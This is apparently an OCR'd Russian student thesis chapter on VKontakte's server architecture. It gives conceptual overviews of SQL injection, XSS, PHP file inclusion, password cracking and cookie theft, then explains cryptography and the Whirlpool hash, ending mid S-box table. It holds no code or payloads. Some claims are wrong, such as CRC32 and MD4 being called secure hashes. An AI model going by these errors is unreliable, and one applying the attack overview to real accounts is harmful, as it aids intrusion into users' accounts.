Современные социальные сети это, в первую очередь, сложный программный комплекс. И зачастую разработчики допускают оплошности в написании кода или в защите определенных данных. Взломщики, в свою очередь находят ошибки и получают доступ к конфиденциальным данным в учетных записях пользователей, или даже взламывают их страницы. Само собой, администрация ресурса и разработчики обнаруживают и устраняют изъяны. Защититься в такой ситуации трудно, можно только сообщить о факте взлома администраторам ресурса.

Как правило, для снижения процента взлома учетных страниц пользователей социальных сетей, разработчики публично не раскрывают программную архитектуру своих приложений, кроме этого держится в секрете, и информация о процессах происходящих внутри проекта. Источником частичной информации о работе приложений, чаще всего оказываются либо выступления представителей проектов на конференциях, либо различные интервью или публикации сотрудников. Для рассмотрения будет удобно взять самую известную социальную сеть в России, а именно «Вконтакте». Для начала, стоит рассмотреть, на какой платформе располагается социальная сеть.

В качестве основной операционной системы используется Debian Linux — максимально удобная система управления пакетами программ, исключающее присутствие их зависимостей, так же операционная система имеет набор программного обеспечения, который хранится в *репозиториях*[4], в своем ассортименте не имеет равных. Для распределения и балансировки нагрузки на сервера приложений используется HTTP сервер Ngnix, который работает в режиме обратного прокси-сервера. Он позволяет пользователю держать соединение с браузером и передавать запросы, на сервера, ответственные за исполнение PHP-кода, а также обеспечивать передачу

[4]репозиторий – место для хранения и поддержания, каких-либо данных

запросов обратно в браузер. Исполнение PHP-кода происходит за счет модуля mod_php для Apache. Для балансировки нагрузки между серверами используют многоуровневую схему, одним из уровней является балансировка на уровне DNS, где домен обслуживается при помощи 32 IP-адресов. Помимо этого, маршрутизируется запрос внутри системы, где различные сервера используют для разных запросов.

Одна из таких схем связана с генерацией страниц с новостями, схема использует возможности протокола memcached для параллельной отправки запросов на получение данных по большому количеству ключей. Если данных в хэше не находится, аналогичный запрос посылается в базу данных, а полученные данные подвергаются анализу, исключению лишнего и сортировке на уровне PHP-кода.

Основным хранилищем служит *СУБД MySQL*, а для скоростного анкетного поиска служит некий софт, написанный на языке *C*.Однако, не все данные хранятся в MySQL, некоторая информация, примерно 5%, хранится в оперативной памяти. В оперативной памяти хранят часто используемую информацию, для этих целей используется программное обеспечение, реализующее сервис кэширования данных memcached. Система позволяет осуществлять атомарные операции, например, получение произвольных данных по ключу. В качестве основного преимущества можно расценивать быстроту доступа и возможность легкого объединения оперативной памяти в общий массив для временного хранения данных. Известно, что СУБД используется в самых высоконагруженных сервисах «Вконтакте»:

— Личные сообщения.
— Сообщения на стенах.
— Статусы.
— Поиск.
— Приватность.
— Списки друзей.

Сервера социальной сети «Вконтакте» можно назвать многофункциональными, из-за того, что не существует четкого разделения на сервера баз данных, или на сервера содержащие файлы, они могут быть хранилищем сразу для разных типов, данных. При этом, роль сервера выбирается полуавтоматически с участием системных администраторов. Хотя такой подход и позволяет оптимизировать расход системных ресурсов, но также существует вероятность проблем на операционном уровне в рамках одного сервера, из-за этого возникают проблемы со стабильностью. Однако, несмотря на то, что сервера используют под хранения разных типов данных, вычислительная мощность используется меньше, чем на 20% от общей мощности.

Так же из функционала можно подчеркнуть сервис мгновенного обмена сообщениями, который разработан на платформе node.js с использованием протокола XMPP. Для хранения видео и аудио файлов, используют специальный конвертер, под названием ffmpeg, а для сжатия картинок используется журналируемая файловая система, под названием xfs.

Архитектура социальной сети

Исходя из архитектуры и платформы социальной сети, можно построить диаграмму социальной сети «Вконтакте».



Рисунок 2.3 - Архитектура социальной сети «Вконтакте»

Для того чтобы получить данные об учетных записях пользователей, нужно будет совершить не санкционированный доступ к основной базе данных mysql. База данных, в свою очередь, хранит в себе всю информацию о пользователях. Пользователи проявляют разную активность и серверы имеют разную мощность, поэтому споты пользователей (пачка ~1000 пользователей), могут спокойно мигрировать между серверами для того, чтобы разгружать сервера. Существует множество методов взлома веб-приложений, основными из них являются:

1. SQL-injection (SQL-инъекция). На сегодняшний день этот метод является наиболее опасным и входит в число самых популярных способов взлома сайтов. Атака подразумевает под собой внедрение произвольного SQL кода с целью получения информации из базы данных, например, логинов и хеши паролей. Атака становится возможной из-за недостаточной фильтрации входящих данных, которые используются в SQL-запросах. Несанкционированный доступ, становится возможным по двум причинам, если в SQL-запросах присутствует недостаточная фильтрация входящих данных, или если некорректно настроена серверная операционной системы и её приложений. (PHP,MySQL, Apache)[11, с. 34].
2. XSS (cross-site scripting, межсайтовый скриптинг). В атаках такого рода в веб-страницу внедряется дополнительный код, который впоследствии выполняется на стороне пользователя, а именно, в браузере жертвы. Чаще всего XSS используется для хищения cookies пользователя и впоследствии паролей и логинов. XSS бывают активными и пассивными. При активном взломе, скрипт срабатывает в браузере жертвы, при открытие страницы сайта с вредоносным кодом. Обычно такая атака осуществляется с использованием некорректной фильтрации в полях профиля пользователя, комментариях и т.п. В случае с пассивным XSS от пользователя требуется некоторое действие, например переход по специальной ссылке[11, с. 34].

3. PHP-including (внедрение PHP-кода). В отличие от атак межсайтового скриптинга, где код выполнялся в браузере пользователя,PHP-includeпозволяет выполнить код на стороне сервера. Различают 2 типа взлома на стороне сервера: локальный и глобальный. ЛокальныйPHP-include(LFI) подразумевает выполнение PHP-кода, находящегося в пределах файловой системы сервера. ГлобальныйPHP-include(RFI), в свою очередь, выполняет PHP-код путем подключения файлов извне [11, с. 35].

Помимо социальной инженерии и непосредственного взлома веб-приложений страдают так же механизмы парольной защиты. В таком случае виной может стать как не внимательный пользователь, так и владелец ресурса, на котором зарегистрирован пользователь [11, с. 31].

2.4 Обход механизмов парольной защиты

Ввод логина и пароля может осуществляться, как с применением устройств ввода информации компьютера, так и с использованием специализированных устройств аутентификации — всевозможных аппаратных ключей, биометрических устройств ввода параметров и т.д.

Для сравнения вводимой и эталонной информации, эталонные учетные данные пользователей должны где-то храниться. Возможно, хранение эталонных учетных данных непосредственно на защищаемом объекте. Тогда при вводе учетных данных из памяти считываются эталонные значения и сравниваются с вводимыми данными.

Кроме того, эталонные данные могут располагаться на сервере. Тогда эталонные значения на защищаемом объекте не хранятся, а вводимые данные передаются на сервер, где и сравниваются с эталоном. При этом именно с сервера разрешается или запрещается доступ субъекту, который ввел учетные данные.

На основе этого можно предложить следующую классификация возможных угроз преодоления парольной защиты (Рис. 2.4.1.)



Рисунок 2.4 - Угрозы преодоления парольной защиты

Классификация приводится как в соответствии с данными статистики существующих угроз, так и в соответствии с потенциально возможными. Стоит отметить что, при составлении классификации угроз преодоления парольной защиты принимались во внимание принципы работы механизмов идентификации и аутентификации.

К явными угрозами можно отнести физические угрозы, такие как хищение носителя (например, электронного ключа с информацией о паролях, или жесткого диска) [10, с. 41].

К техническим угрозам относится подбор пароля – либо автоматизированный (вручную пользователем), либо автоматический, который представляет собой запуск пользователем специализированного программного приложения для подбора паролей. [10, с. 41].

Взлом с использованием радужной таблицы.

Радужные таблицы – это заранее рассчитанный набор данных, который содержит хеш-функции из множества комбинации букв и цифр. Если

значение хеш-функции известно, то в таблице очень быстро можно найти соответствующий пароль[8].

Предпосылками создания радужных таблиц является построение цепочек возможных паролей. В начале каждой отдельной цепочки есть случайный пароль, далее цепочка подвергается действию хеш-функции и функции репродукции. Эта функция преобразует результат хеш-функции в некоторый возможный пароль. Промежуточные пароли в цепочку не сохраняются, а в таблицу заносятся только первый и последний элементы цепочек.

Таблицы предоставляют доступ только к той хеш-функции, для которой они создавались.

Внесетевой взлом.

Легко представить себе, что пароли в безопасности, когда они защищены системами блокировки, которые блокируют пользователей после трех-четырех неудачных попыток набора пароля, что также позволяет блокировать приложения автоматического подбора паролей. Это было бы верно, если бы не тот факт, что большинство взломов паролей происходит не в сети, с использованием набора хешей в файле паролей, которые были "получены" от скомпрометированной системы.

Часто, рассматриваемая жертва оказывается, скомпрометирована через взлом третьей стороны, которая тем самым обеспечивает доступ хакерам к системе серверов и всех важных файлов пользователя с хешированными паролями. Взломщик паролей может работать столько времени, сколько ему нужно, чтобы попытаться взломать код без оповещения целевой системы или отдельных пользователей[21].

Атака методом полного перебора (грубой силы).

Метод решения задачи путем перебора всех возможных вариантов. Сложность полного перебора зависит от размерности пространства всех возможных решений задачи. В криптографии на сложности полного перебора основывается оценка криптостойкости шифров. В частности, шифр считается

криптостойким, если не существует метода взлома, существенно более быстрого, чем полный перебор всех ключей.

Наиболее опасными являются скрытые угрозы, которые можно поделить по группам:

— технический съем пароля при вводе;

— модификация механизма парольной защиты;

— модификация учетных данных на защищаемом объекте.

Первая группа скрытых угроз. Пароль должен быть каким-либо образом введен в систему — с клавиатуры, со встроенного или дополнительного устройства ввода, из сети (по каналу связи). При использовании интернета в общественном месте через бесплатную точку доступа, пароль могут с легкостью перехватить. Так же, если вход в четную запись был произведен с чужого компьютера, или с компьютера в интернет кафе - пароль может быть перехвачен программами, которые запоминают все что было набрано с клавиатуры, называемыми сниферами. Так же при наборе пароля, его могут узнать люди, находящиеся неподалеку [10, с. 42].

Развитые подобные программы позволяют автоматически фильтровать перехватываемую информацию по определенным признакам - в том числе, с целью обнаружения паролей. Например, снифер клавиатуры позволяет запоминать все последовательности нажатий кнопок на клавиатуре (здесь пароль вводится в явном виде), а затем фильтровать события по типам приложений.

Одним из примеров снифера каналов можно посчитать захват Cookie-файлов. Cookie-файлов – это файлы, передаваемые на компьютер пользователя при входе, которые, хранятся на этом же компьютере [16]. С помощью файлов cookie, сайт идентифицирует пользователя, при повторном входе, то есть, если пользователь идентифицировался и аутентифицировался на этом сайте ранее, при этом оставил согласие на то, что сайт запомнит его учетные данные. Если пользователь не дает согласия на то, чтобы cookie-файлы запоминали его, данные будут храниться до закрытия браузера. Чтобы

пресечь такой вход без пароля нужно выйти из сессии на странице в социальной сети. Обычно для выхода из сессии существует отдельная кнопка.

Если хакер получит cookie-файл, поменять пароль он не сможет, но почитать личную переписку и разослать сообщения от имени жертвы сможет. До тех пор, пока открыта его сессия. Обычно, взлом cookieосуществляется с помощью открытых точек доступа wi-fi.

Вторая группа скрытых угроз дает возможность отключить механизм парольной защиты злоумышленником. Если механизм парольной защиты представляет собой некий процесс (в добавочной системе защиты), то выполнение данного процесса можно остановить средствами системного монитора, либо монитора приложений [10, с. 42].

Третья группа скрытых угроз заключается в модификации учетных данных на защищаемом объекте. Это осуществляется либо путем их замены, либо путем сброса в исходное состояние настроек механизма защиты. Примером может служить известная программная атака на BIOS - сброс настроек BIOS в исходное состояние посредством изменения контрольных сумм BIOS.

Глава 3 Криптография и методы шифрования

3.1Виды шифрования

Криптография – наука о методах обеспечения конфиденциальности информации, в математическом плане представляют собой науку о шифровании информации или науку о криптосистемах [3, с. 68]. Со стороны классической модели системы можно представить её в следующем виде: два доверяющих друг другу участника, передающие между собой информацию, называемой конфиденциальной или секретной, при этом не предназначенную для третьих лиц. Основная задача криптографии сводится к обеспечению защиты для секретной информации.

Для криптографических алгоритмов существуют обязательные стандарты, надежность которых внимательно анализируют специалисты. При работе с официальными документами разрешено использовать только алгоритмы, которые соответствуют стандартам [5, с. 184].

В разных странах широко распространены различные стандарты для алгоритмов. Для защиты программного обеспечения чаще используются алгоритмы, соответствующие американским стандартам, а именно RSA. Для защиты электронных подписей, в России существуют собственные алгоритмы, например, ГОСТ 28147-89, ГОСТ Р 34.10-94, ГОСТ Р 34.10-2001[12, с. 305].

В виде уникальной информации применяют криптографические ключи [15, с. 55]. Они представляют собой последовательность символов, сложившихся по определенному правилу, которая в дальнейшем используется для криптографического преобразования текста. Для каждого ключа, алгоритм предоставляет свои требования, поэтому криптографические ключи создаются строго для определенных алгоритмов и могут использоваться только с ними.

Современные криптографические ключи представляют собой последовательность случайных чисел, определенной длины, которые созданы

по определенному правилу. Случайные числа, при этом не могут повторяться, они каждый раз генерируются заново с помощью датчиков случайных чисел [5, с. 220].

Криптографические алгоритмы (КА) делятся на несколько классификаций. Основной классификацией КА можно считать зависимость от числа используемых ключей, применяемых в алгоритме:

— бесключевые–при вычислениях не используются никакие ключевые значения;

— одноключевые – при вычислениях работают с одним ключевым параметром (секретным ключом);

— двухключевые – на различных этапах работы в алгоритме используется несколько ключевых значений (секретный и открытый ключи).

Более детальная классификация криптографических алгоритмов приведена на рисунке 3.1.



Рисунок. 3.1 - Классификация криптографических алгоритмов.

Хеширование – это создание битовой строки, фиксированной длинных из произвольного преобразованного входного массива данных. Такие

функции называют функциями свертками или хеш-функциями, а их результат дайджестом или хешем [16, с. 111].

Хеширование используют для сравнения данных, в случае с двумя массивами с разными хеш- кодами будут различаться и их исходные значения, а если хеш- коды одинаковые, то и массивы одинаковы. Однако существует множество массивов, которые дают одинаковый хеш- код, или по-другому коллизию. Вероятность появления коллизии играет весомую роль в оценке качества хеш-функций.

Электронная подпись (ЭП) – это специальный реквизит, получаемый с помощью криптографического преобразования информации, для установки отсутствия искажения информации в электронном документе с момента формирования до подтверждения принадлежности ЭП владельцу [13].

Сертификат электронной подписи– документ, подтверждающий принадлежность ключа проверки ЭП владельцу сертификата. Выдаются специальными удостоверяющими центрами или их представителями.

Владелец сертификата – физическое лицо, на чье имя был выдан данный сертификат, у владельца на руках должно быть два ключа, один из которых открытый, другой закрытый.

Закрытый ключ хранится в тайне, и позволяет подписывать электронные документы и генерировать электронные подписи. Открытый ключ, в свою очередь, проверяет подлинность ЭП.

Симметричное шифрование использует для шифрования и расшифрования информации один и тот же ключ. В качестве основных преимуществ можно выделить высокую производительность и стойкость, в связи с тем, что без знания ключа процесс расшифровки является не возможным. Основные недостатки заключаются в использовании одного ключевого значения как для процедуры шифрации и дешифрации текста. Поэтому при использовании такого рода алгоритмов требуется высоконадежный механизм распределения ключей. Ещё одной проблемой можно выделить то, что алгоритм симметричного шифрования использует

короткие ключи для быстрого шифрования данных, из чего вытекает проблема взлома этих ключей. Существует два вида симметричного шифрования: блочное и поточное, однако не везде принято их разделять [12].

В блочном шифровании входное сообщение, разбивается на блоки определенной длины (64 или 128 бит, в зависимости от алгоритма), после чего каждый блок шифруется по определенному правилу. При этом, блоки могут шифроваться как не зависимо друг от друга, так и «со сцеплением», то есть когда шифрование текущего блока зависит от шифрования прошлого блока.

Поточное шифрование используется в том случае, когда информацию невозможно распределить по блокам, например, когда требуется зашифровать каждый символ. При поточном шифровании данные шифруются побитно или посимвольно.

Ассиметричное шифрование использует для шифровки сообщения ключи двух типов: открытые и закрытые. Открытые ключи зашифровывают информацию, а закрытые, наоборот расшифровывают, при этом зашифровать информацию может кто угодно, а расшифровать только владелец закрытого ключа. Ключи связаны между собой сложным соотношением [4, с. 33].

Основной проблемой ассиметричного шифрования можно выделить его скорость, она значительно меньше, чем в симметричном шифровании. Кроме того, если текст, зашифрованный с помощью ассиметричного шифрования, предназначен для нескольких адресатов, в отправляемое сообщение придется включать копию текста, для каждого адресата, от чего значительно увеличится время шифрования и объем отправляемого сообщения.

Для шифрования паролей зачастую проще прибегать к необратимому шифрованию, то есть, к хеш-функциям.

Для того чтобы, хеш-функция H считалась криптографически стойкой, она должна удовлетворять трем основным требованиям, на которых основано большинство применений хеш-функций в криптографии:

- разрядность выходных значений должна находиться далеко за пределами возможностей полного перебора на современной технике, как по скорости обработки, так и по объему хранения (на практике это — разрядность в 128, 160, 256 и более бит)[11, с. 35];
- не должно существовать способа (существенно более эффективного, чем полный перебор входных значений) вычислить какую-либо пару входных текстов, дающих на выходе одинаковое хеш-значение (неважно какое) — успешная атака на это требование называется «коллизией» хеш-функции[11, с. 35];
- не должно существовать способа (существенно более эффективного, чем полный перебор входных значений) по значению хеш-функции подобрать какой-либо входной текст, дающий на выходе алгоритма это хеш–значение — успешная атака на это требование называется «обращением» хеш-функции[11, с. 35].

Существует множество криптографических хеш-алгоритмов, удовлетворяющих данным требованиям, например,CRC32, MD4, MD5, SHA1, Tiger, TTH, Edonkey 2000, AICH, WHIRLPOOL, GOST и. т. д. [11, с. 36].

В социальных сетях, из-за большого наплыва посетителей сайта важна в первую очередь безопасность, именно поэтому для реализации был выбран алгоритм Whirlpool. На данный момент Whirlpoolустойчив ко всем видам криптоанализу, так же на алгоритм не было зарегистрировано ни одной атаки. Кроме того, сложность необходимых вычислений, для генерации коллизий, для алгоритма Whirlpoolочень высока.

3.2 Хеш-алгоритм Whirlpool

Whirlpool– это криптографическая хеш-функция, разработанная Vincent Rijmen и Paulo S.L.M. Barreto. Криптографический примитив впервые был опубликован в ноябре 2000года. Функция, рекомендованная проектом *Nessie*[5]

[5]Nessie – европейский исследовательский проект для определения безопасных шифровальных алгоритмов.

и принятая как iso/iec 10118-3:2004 международный стандарт [11, с. 36].Данная функция осуществляет хеширование входного сообщения с длиной до 2^{256} бит. Выходное значение хеша, при использовании алгоритма Whirlpool, составляет 512 бит. Достоинством данного алгоритма можно считать, что пока для него не были найдены коллизии. Недостатком же является сложность реализации криптографического алгоритма [22].

Основной для алгоритма Whirlpoolпослужил специальный 512-битный блочный шифр, который имеет 512-битный ключ, под названием W. Алгоритм состоит из повторного применения функции сжатия.

В алгоритме используются операции в поле Галуа $GF(2^8)$по модулю неприводимого многочлена: $p_8(x) = x^8 + x^4 + x^3 + x^2 + 1$.

Многочлены записываются в шестнадцатеричном представлении, например, запись $11D_x$ означает $p_8(x)$.

Символом ○ обозначается оператор композиции. Выражение $f \circ \mathrm{g}$ означает композицию функций g и f.

Для обозначения композиции последовательности функций $f_m, f_{m+1}, \dots, f_{n-1}, f_n, m \le n$,используется символ $O_m^{r=n}$:

$$O_m^{r=n} f_r \equiv f_n \circ \mathrm{f_{n-1}} \circ \dots \circ \mathrm{f_{m+1}} \circ \mathrm{f_m}. \quad (1)$$

$M_{m\times n}[GF(2^8)]$ — множество матрицm × nнадGF(2^8).$cir(a_0, a_1, \dots, a_{m-1})$ —матрица m × m, первая строка которой состоит из элементов $\mathrm{a_0}, \mathrm{a_1}, \dots, \mathrm{a_{m-1}}$, то есть:

$$cir(a_0, a_1, \dots, a_{m-1}) \equiv \begin{bmatrix} a_0 & a_1 & \cdots & a_{m-1} \\ a_{m-1} & a_0 & \dots & a_{m-2} \\ \vdots & \vdots & \ddots & \vdots \\ a_1 & a_2 & \cdots & a_0 \end{bmatrix}, \quad (2)$$

или просто

$$cir(a_0, a_1, \dots, a_{m-1}) = c \leftrightarrow c_{ij} = a_{(i-j) mod m}, 0 \le i, j \le m-1. \quad (3)$$

Во время преобразований существует так называемый промежуточный результат, который называется состоянием. Это состояние представляется в виде матрицы. Для Whirlpoolматрица имеет следующий вид:

$$M_{8\times8}[GF(2^8)]. \quad (4)$$

Блоки данных должны быть преобразованы в этот формат, для того, чтобы произвести над ними дальнейшие вычисления, это достигается за счет введения функции μ:

$$\mu: GF(2^8)^{64} \to M_{8\times8}[GF(2^8)], \mu(\alpha) = b \leftrightarrow b_{ij} = \alpha_{8i+j}, 0 \le i,j \le 7. \quad (5)$$

Иначе говоря, заполнение данных в матрице состояния производится построчно, где каждый байт матрицы представляет собой многочлен в виде $\mathrm{GF}(2^8)$.

Функция $\gamma: M_{8\times8}[GF(2^8)] \to M_{8\times8}[GF(2^8)]$состоит из параллельного применения блока подстановки, называемого так же S-box (см. Таблица 3.3.1) $S: GF(2^8) \to GF(2^8), x \to S|x|$ ко всем байтам матрицы состояния:

$$\gamma(\alpha) = b \leftrightarrow b_{ij} = S[\alpha_{ij}], 0 \le i,j \le 7. \quad (6)$$

Блок подстановки описывается следующей таблицей замен:

Перестановка$\pi: M_{8\times8}[GF(2^8)] \to M_{8\times8}[GF(2^8)]$циклически сдвигает каждый столбец матрицы состояния так, что столбец j сдвигается вниз на j позиций:

$$\pi(\alpha) = b \leftrightarrow b_{i,j} = \alpha_{(i-j)mod8j}, 0 \le i,j \le 7. \quad (7)$$

Основная задача перестановки, помешать, между собой, байты строк матрицы состояния.

Линейная диффузия $\theta: M_{8\times8}[GF(2^8)] \to M_{8\times8}[GF(2^8)]$– это линейное преобразование, матрицей которого является MDS матрица $C = cir(01_x, 01_x, 04_x, 01_x, 08_x, 05_x, 02_x, 09_x)$, то есть:

$$C = cir(01_x, 01_x, 04_x, 01_x, 08_x, 05_x, 02_x, 09_x) =$$

$$= \begin{bmatrix} 01_x & 01_x & 04_x & 01_x & 08_x & 05_x & 02_x & 09_x \\ 09_x & 01_x & 01_x & 04_x & 01_x & 08_x & 05_x & 02_x \\ 02_x & 09_x & 01_x & 01_x & 04_x & 01_x & 08_x & 05_x \\ 05_x & 02_x & 09_x & 01_x & 01_x & 04_x & 01_x & 08_x \\ 08_x & 05_x & 02_x & 09_x & 01_x & 01_x & 04_x & 01_x \\ 01_x & 08_x & 05_x & 02_x & 09_x & 01_x & 01_x & 04_x \\ 04_x & 01_x & 08_x & 05_x & 02_x & 09_x & 01_x & 01_x \\ 01_x & 04_x & 01_x & 08_x & 05_x & 02_x & 09_x & 01_x \end{bmatrix}, \quad (8)$$

так что

$$\theta(a) = b \leftrightarrow b = a \times C. \quad (9)$$

Таблица 3.1. - Блок подстановки

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
	00_x	01_x	02_x	03_x	04_x	05_x	06_x	07_x	08_x	09_x	$0A_x$	$0B_x$	$0c_x$	$0d_x$	$0E_x$	$0F_x$
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
00_x	18_x	23_x	$c6_x$	$E8_x$	87_x	$B8_x$	01_x	$4F_x$	36_x	$A6_x$	$d2_x$	$F5_x$	79_x	$6F_x$	91_x	52_x
10_x	60_x	Bc_x	$9B_x$	$8E_x$	$A3_x$	$0c_x$	$7B_x$	35_x	$1d_x$	$E0_x$	$d7_x$	$c2_x$	$2E_x$	$4B_x$	FE_x	57_x
20_x	15_x	77_x	37_x	$E5_x$	$9F_x$	$F0_x$	$4A_x$	dA_x	58_x	$c9_x$	29_x	$0A_x$	$B1_x$	$A0_x$	$6B_x$	85_x
30_x	Bd_x	$5d_x$	10_x	$F4_x$	cB_x	$3E_x$	05_x	67_x	$E4_x$	27_x	41_x	$8B_x$	$A7_x$	$7d_x$	95_x	$d8_x$
40_x	FB_x	EE_x	$7c_x$	66_x	dd_x	17_x	47_x	$9E_x$	cA_x	$2d_x$	BF_x	07_x	Ad_x	$5A_x$	83_x	33_x
50_x	63_x	02_x	AA_x	71_x	$c8_x$	19_x	49_x	$d9_x$	$F2_x$	$E3_x$	$5B_x$	88_x	$9A_x$	26_x	32_x	$B0_x$
